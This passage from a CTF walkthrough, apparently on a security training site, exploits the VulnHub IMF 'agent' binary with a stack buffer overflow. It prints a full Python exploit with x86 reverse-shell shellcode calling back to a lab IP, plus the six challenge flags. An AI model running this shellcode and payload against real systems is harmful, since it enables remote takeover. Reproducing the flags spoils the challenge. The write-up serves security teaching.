0028| 0xbf87ce4c ('A' <repeats 200 times>...)
[------------------------------------------------
Legend: code, data, rodata, value
Stopped reason: SIGSEGV
0x41414141 in ?? ()
```


We confirmed the same using a large string buffer and was able to overwrite EIP and other areas of the stack. We further checked the security checks implemented in binary and got lucky enough as there were none.

```
gdb-peda$ checksec
CANARY    : disabled
FORTIFY   : disabled
NX        : disabled
PIE       : disabled
RELRO     : Partial
```

We further created a unique pattern using gdb-peda's pattern create command and

It was time to find any opcode in binary so that we can jump to our shellcode most easy way is to find JMP ESP. However the binary did not have any, so we settled with CALL EAX as CALL will eventually get resolved to JMP <address of eax>.

```
objdump -d binary/agent -M intel |grep -e "call.*eax" -color
```



For shellcode, we specifically choose custom reverse_tcp shellcode from shell-storm.org, as we have faced some issues with Metasploit's reverse_tcp shellcode earlier in one of the challenges. We adjusted the offsets and completed our final exploit as shown in the following screenshot.

```
def gen_shellcode():
        ip = "192.168.56.102"
        ip_sc = socket.inet_aton(ip)
        # port = 31337
        shellcode = ""
        shellcode += "\x31\xc0\x31\xdb\x31\xc9\x31\xd2"
        shellcode += "\xb0\x66\xb3\x01\x51\x6a\x06\x6a"
        shellcode += "\x01\x6a\x02\x89\xe1\xcd\x80\x89"
        shellcode += "\xc6\xb0\x66\x31\xdb\xb3\x02\x68"
        shellcode += ip_sc
        shellcode += "\x66\x68\x7a\x69\x66\x53\xfe"
        shellcode += "\xc3\x89\xe1\x6a\x10\x51\x56\x89"
        shellcode += "\xe1\xcd\x80\x31\xc9\xb1\x03\xfe"
        shellcode += "\xc9\xb0\x3f\xcd\x80\x75\xf8\x31"
        shellcode += "\xc0\x52\x68\x6e\x2f\x73\x68\x68"
        shellcode += "\x2f\x2f\x62\x69\x89\xe3\x52\x53"
        shellcode += "\x89\xe1\x52\x89\xe2\xb0\x0b\xcd"
        shellcode += "\x80"
        return shellcode

buff = '\x90'*4
ret = l_endian(0x8048563) # call eax
nops = '\x90'*72
# shellcode len 92
shellcode = gen_shellcode()
payload = buff+shellcode+nops+ret+nops

def exploit(host,port):
        tn = telnetlib.Telnet(host,port)
        print tn.read_until("Agent ID : ")
        id = "48093572"
        tn.write(id+'\n')
        print tn.read_until("Enter selection: ")
        tn.write("3\n")
```

We triggered the exploit, and a reverse shell was waiting for us at another terminal ☺.

```
root@kali:~/IMF# python exploit1.py
 ___ __  __ ___
 |_ _|  \/  | __|  Agent
  | || |\/| | _|   Reporting
 |___|_|  |_|_|    System


Agent ID :
Login Validated
Main Menu:
1. Extraction Points
2. Request Extraction
3. Submit Report
0. Exit
Enter selection:

Enter report update:
Send Payload:
```

We browse the root directory and got our 6th flag there and completed the challenge.

Flags:

1. flag1{YWxsdGhlZmlsZXM=} – allthefiles
2. flag2{aW1mYWRtaW5pc3RyYXRvcg==} – imfadministrator
3. flag3{Y29udGludWVUT2Ntcw==} – continueTOcms
4. flag4{dXBsb2Fkcjk0Mi5waHA=} – uploadr942.php
5. flag5{YWdlbnRzZXJ2aWNlcw==} – agentservices
6. flag6{R2gwc3RQcm90MGMwbHM=} – Gh0stProt0c0ls

References:

https://www.vulnhub.com/entry/imf-1,162/

http://php.net/manual/en/function.strncmp.php

https://linux.die.net/man/3/strncmp

http://www.portknocking.org/

AUTHOR
Sahil Dhar

Sahil Dhar is an Information Security Enthusiast having more than two years of hands-on experience in Application Security, Penetration Testing, Vulnerability Assessments and Server Config Reviews. He has also been acknowledged and rewarded by various organizations like Google, Apple, Microsoft, Adobe, Barracuda, Pinterest, Symantec, Oracle etc for finding vulnerabilities in their online services.

- SAP Security for Beginners. Pa 6: SAP Risks – Fraud
- Past and Present Iran-linked Cyber-Espionage Operations
- Data Handling Requirements
- Penetration Testing Benefits
- How Security Awareness Training Can Prevent a Ransomware Situation
- Man in the Cloud Attacks: Prevention and Containment
- Configuring Kali Linux on AWS for FREE to get the Public IP
- New Born Macro Malware Dropping Rootkits Using a Fileless Infection Vector
- Malware Analysis with OllyDbg
- The Inner Components and Policies/Rules of a Public Key Infrastructure
- Security Awareness: Using Analogy, Allusion and Sayings
- Installing and Configuring CentOS 7 on Virtualbox

MORE POSTS BY AUTHOR


Breaking into Fortress DC416 – CTF


Understanding Security Implications of AngularJs


Writing Burp Extensions (Shodan Scanner)

SAP Security for Beginners. Part 6:...

Past and Present Iran-linked Cyber-Espionage Operations

Data Handling Requirements

Penetration Testing Benefits

About InfoSec

InfoSec Institute is the best source for high quality information security training. We have been training Information Security and IT Professionals since 1998 with a diverse lineup of relevant training courses. In the past 16 years, over 50,000 individuals have trusted InfoSec Institute for their professional development needs!

Connect with us

Stay up to date with InfoSec Institute and Intense School - at info@infosecinstitute.com

Join our newsletter

Get the latest news, updates & offers straight to your inbox.

ENTER YOUR SUBSCRIBE